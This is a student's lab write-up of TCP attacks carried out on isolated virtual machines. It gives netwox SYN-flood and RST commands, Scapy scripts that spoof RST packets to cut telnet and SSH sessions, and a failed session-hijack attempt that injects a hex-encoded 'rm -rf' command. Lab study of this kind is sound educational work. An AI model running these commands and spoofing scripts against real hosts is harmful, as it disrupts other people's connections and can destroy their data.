

## Assignment 4 – TCP Attacks

### Problem


For this assignment we were to perform various TCP attacks by simulating a local network using three virtual machines. One of these VMs was a host, another was a client and the last was the attacker.

### Setup

1. First, I cloned my original VM and created three others.
2. Next, I set their networking type to “Internal Network” and enabled full promiscuous mode.
  - a. Interesting note: I could not get the VMs to communicate with one another with any other mode. I would’ve liked to use NAT, which was the only way I could get them to have internet access.
3. I then set static IPs for the VMs:
  - a. Client: 10.0.2.15
  - b. Host (Victim): 10.0.2.16
  - c. Attacker: 10.0.2.17

### Task 1 – SYN Flooding Attack

1. First, I checked the status of TCP connections on the Host VM by using **netstat -na | grep :23** (*image 1*)



```
--- 10.0.2.17 ping statistics ---
21 packets transmitted, 21 received, 0%
packet loss, time 20429ms
rtt min/avg/max/mdev = 0.160/1.409/25.74
0/5.440 ms
[11/04/20]seed@VM:~$ netstat -na | grep
:23
tcp        0          0 0.0.0.0:*               0.0.0.0:23 LISTEN
```

*Image 1*

2. Next, I ran the following command from the attacker machine: **sudo netwox 76 -i "10.0.2.16" -p "23"**. This initiates the SYN flooding attack on the host machine using netwox. (*image 2*)

```
[11/04/20]seed@VM:~$ sudo netwox 76 -i "10.0.2.16" -p "23"
```

Image 2

3. After a couple of seconds, the host machine had various connection requests (SYN\_RECV) from various spoofed IP addresses. (*image 3*)

```
[11/04/20]seed@VM:~$ netstat -na | grep :23
tcp        0      0 0.0.0.0:23          0.0.0.0:*          LISTEN
tcp        0      0 10.0.2.16:23       169.254.212.4:15333 SYN_RECV
tcp        0      0 10.0.2.16:23       169.254.60.234:36387 SYN_RECV
tcp        0      0 10.0.2.16:23       169.254.195.31:50854 SYN_RECV
tcp        0      0 10.0.2.16:23       169.254.11.107:53201 SYN_RECV
```

Image 3

4. Next, I disabled tcp syn cookies on the host machine by running the following command: **sudo sysctl -w net.ipv4.tcp\_syncookies=0**
5. I then ran the command on step 2 once again and saw similar results (*image 4*).
  - a. Interesting note: The results were very similar, in my experience. I did manage to see a few more connection requests when not using cookies.

```
[11/04/20]seed@VM:~$ netstat -na | grep :23
tcp        0      0 0.0.0.0:23          0.0.0.0:*          LISTEN
tcp        0      0 10.0.2.16:23       169.254.212.4:15333 SYN_RECV
tcp        0      0 10.0.2.16:23       169.254.60.234:36387 SYN_RECV
tcp        0      0 10.0.2.16:23       169.254.195.31:50854 SYN_RECV
tcp        0      0 10.0.2.16:23       169.254.11.107:53201 SYN_RECV
```

Image 4

6. I believe that in my case, the host didn't receive an alarming number of connection requests. However, if there had been more, having the protection provided by cookies would have helped the system keep its buffer from getting full from bogus requests.

## Task 2

1. First, I established a telnet connection from the client machine to the host machine using the command: **telnet 10.0.2.16**
2. Next, I verified the connection using: **netstat -na | grep :23** (*image 5*)
  - a. Note: the other connection is only there from previous troubleshooting.

```
[11/13/20]seed@VM:~$ netstat -na | grep :23
tcp        0      0 0.0.0.0:23          0.0.0.0:*           LISTEN
tcp        0      0 10.0.2.16:23       10.0.2.18:39814     ESTABLISHED
tcp        0      0 10.0.2.16:23       10.0.2.15:38484     ESTABLISHED
[11/13/20]seed@VM:~$
```

Image 5

3. From the attacker machine, I then ran the command: **sudo netwox 78 -i 10.0.2.16**
4. After checking the client machine, I saw the connection had been closed. (*image 6*)

```
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:       https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[11/13/20]seed@VM:~$ telnet 10.0.2.15Connection closed by foreign host.
[11/13/20]seed@VM:~$
```

Image 6

5. After restarting the host VM, I opened Wireshark on the attacker VM.
6. I repeated step 1 to connect the client to the host once more.
7. I then looked for the most recent Telnet package seen by Wireshark and examined its contents.
  - a. Note: Interestingly enough, I input the corresponding values into the Scapy file and ran the attack. Nothing happened. The host ignored the packet. This caused the host to send more packets (challenging the correct expected values, I believe). I found the most recent Telnet packet from this new set, and it worked (Details of this follow).
8. I examined the contents of the most recent Telnet packet (the new set as described previously) (*image 7*)

```
Source Port: 23
Destination Port: 34204
[Stream index: 0]
[TCP Segment Len: 5]
Sequence number: 1610855356
[Next sequence number: 1610855361]
Acknowledgment number: 2157536064
Header Length: 32 bytes
► Flags: 0x018 (PSH, ACK)
Window size value: 227
[Calculated window size: 227]
[Window size scaling factor: -1 (unknown)]
Checksum: 0x207e [unverified]
[Checksum Status: Unverified]
```

Image 7

9. I input the corresponding values into the Scapy file (*image 8*)

```
#!/usr/bin/python
from scapy.all import *
ip = IP(src="10.0.2.15", dst="10.0.2.16")
tcp = TCP(sport=34204, dport=23, flags="R",
seq=2157536064, ack=1610855361)
pkt = ip/tcp
ls(pkt)
send(pkt, verbose=0)
```

Image 8

10. I ran the file with the command: **python Scapy\_RST.py**
11. I verified the results on the host and client VMs (*image 9*)




Image 9

12. Next, I connected the client VM to the host VM using SSH with the command: **ssh 10.0.2.16** (image 10)




Image 10

13. I then ran the following command from the attacker VM: **sudo netwox 78 -i 10.0.2.16**
14. I checked the client VM and verified the connection was broken (image 11)



```

Last login: Sun Nov 15 00:18:42 2020 from 10.0.2.15
[11/15/20]seed@VM:~$ netstat -na | grep :23packet_write_wait: Connection to 10.0.2.16
port 22: Broken pipe
[11/15/20]seed@VM:~$ █

```

Image 11

15. I then restarted my VM and connected the client to the host using SSH one more time.

16. By sniffing the packets with Wireshark I found a packet with the info I needed (*image 12*)

```

[Stream index: 0]
[TCP Segment Len: 60]
Sequence number: 564139920
[Next sequence number: 564139980]
Acknowledgment number: 4220881425
Header Length: 32 bytes
▶ Flags: 0x018 (PSH, ACK)
Window size value: 270
[Calculated window size: 34560]
[Window size scaling factor: 128]
Checksum: 0x275f [unverified]
[Checksum Status: Unverified]
Urgent pointer: 0

```

Image 12

17. I used this info to fill out the Scapy file once more (*image 13*)

```

#!/usr/bin/python
from scapy.all import *
ip = IP(src="10.0.2.15", dst="10.0.2.16")
tcp = TCP(sport=45806, dport=22, flags="R",
seq=4220881425, ack=564139980)
pkt = ip/tcp
ls(pkt)
send(pkt, verbose=0)

```

Image 13

18. I then ran the python file and observed that the connection was broken as well (*image 14 and image 15*)

```

0 updates are security updates.
[11/15/20]seed@VM:~$
[11/15/20]seed@VM:~$ Connection closed by foreign host.
[11/15/20]seed@VM:~$ ssh 10.0.2.16
seed@10.0.2.16's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

Last login: Sun Nov 15 16:41:23 2020
[11/16/20]seed@VM:~$ packet_write_wait: Connection to 10.0.2.16 port 22: Broken pipe
[11/16/20]seed@VM:~$ █

```

Image 14

```

tcp        0      0 0.0.0.0:22          0.0.0.0:*           LISTEN
tcp        0      0 10.0.2.16:22       10.0.2.15:45806     ESTABLISHED
tcp6       0      0 :::22              :::*                 LISTEN
[11/16/20]seed@VM:~$ netstat -na | grep :22
tcp        0      0 0.0.0.0:22          0.0.0.0:*           LISTEN
tcp        0      0 10.0.2.16:22       10.0.2.15:45806     ESTABLISHED
tcp6       0      0 :::22              :::*                 LISTEN
[11/16/20]seed@VM:~$ netstat -na | grep :22
tcp        0      0 0.0.0.0:22          0.0.0.0:*           LISTEN
tcp6       0      0 :::22              :::*                 LISTEN
[11/16/20]seed@VM:~$

```

Image 15

#### Task 4 – TCP Session Hijacking

1. I once again reset my host VM and started Wireshark on the attacker VM to prepare for the next attack.
2. In the host VM, I created an empty text file named “secret.txt” by using the command: **touch secret.txt** (image 16)

```

[11/15/20]seed@VM:~$ cd ~
[11/15/20]seed@VM:~$ ls
android      Desktop     examples.desktop  lib          Public      Videos
bin          Documents  get-pip.py       Music        source
Customization Downloads  home             Pictures     Templates
[11/15/20]seed@VM:~$ touch secret.txt
[11/15/20]seed@VM:~$ ls
android      Desktop     examples.desktop  lib          Public      Templates
bin          Documents  get-pip.py       Music        secret.txt  Videos
Customization Downloads  home             Pictures     source
[11/15/20]seed@VM:~$

```

Image 16

3. I then connected the client VM to the host VM with the command: **telnet 10.0.2.16**
4. Within the attacker VM, I prepared the payload by starting the python interpreter and using the command: **“rm -rf secret.txt”.encode(“hex”)** which gave me the hex value of the string (image 17)

```

[11/15/20]seed@VM:~/.../Project 4$ python
Python 2.7.12 (default, Nov 19 2016, 06:48:10)
[GCC 5.4.0 20160609] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> "rm -rf secret.txt".encode("hex")
'726d202d7266207365637265742e747874'
>>>

```

Image 17

5. I then proceeded to inspect the packets from Wireshark to construct my spoofed packet.

Note: In the end, I could not get the attack to work. I tried many times by using the corresponding acknowledge and sequence numbers, trying different packet types, using

optional flags, specifying the sender's window data size, omitting the window size, by creating a new connection, by trying the attack on a different VM. I will continue to show my process in this report but please keep in mind the data on the following screenshots/code may differ as they might have been taken from different attempt variations.

6. I found a packet with the information I needed. (*one example: image 18*)

```
10.0.2.15 10.0.2.16 TCP 66 34196 → 23 [ACK] Seq=3101483121 Ack=1561816176 Win=33536
```

Image 18

7. From this data I constructed the following command:

```
sudo netwox 40 -l 10.0.2.15 -m 10.0.2.16 -o 34202 -p 23 -q 1355146700 -r 4148814537 -z -E 30336 -H "726d202d72662073656372657442e747874"
```

8. The resulting packet was then displayed (*image 19*)

version	4	ihl	5	tos	0x00=0	totlen	0x0039=57
		id		0xD54A=54602		r D M	offsetfrag
						0 0 0	0x0000=0
ttl		protocol		0x06=6		checksum	
0x00=0						0xCD56	
						source	
						10.0.2.15	
						destination	
						10.0.2.16	
TCP							
		source port				destination port	
		0x8594=34196				0x0017=23	
						seqnum	
						0x5D176CB4=1561816244	
						acknum	
						0x00000000=0	
doff	5	r r r r C E U A P R S F			window		
		0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0			0x07D0=2000		
		checksum				urgptr	
		0xE689=59017				0x0000=0	
72 6d 20 2d	72 66 20 73	65 63	72 65	74 2e 74 78	# rm -rf secret.tx		
74	# t						

[11/15/20]seed@VM:~/../Project 4\$ █

Image 19

9. After checking the host VM, the file persisted despite many attempts in my case.

## Conclusion

It was interesting to see this sort of attack in action. One reason for me was that there seems to be no authentication when the receiver gets a packet. It has no choice but to receive the spoofed packet header info at face value. I'm sure there are ways to detect this a bit better but from what I read, they aren't very common. A simple attack can cause issues if the attacker has the correct access (being in the same LAN). I did feel that manually constructing the packets gave me a better understanding on what a packet is and how they are handled at various stages of the process. I also enjoyed using Wireshark for a project. I have wanted to use it as I've heard of its use on other exploits.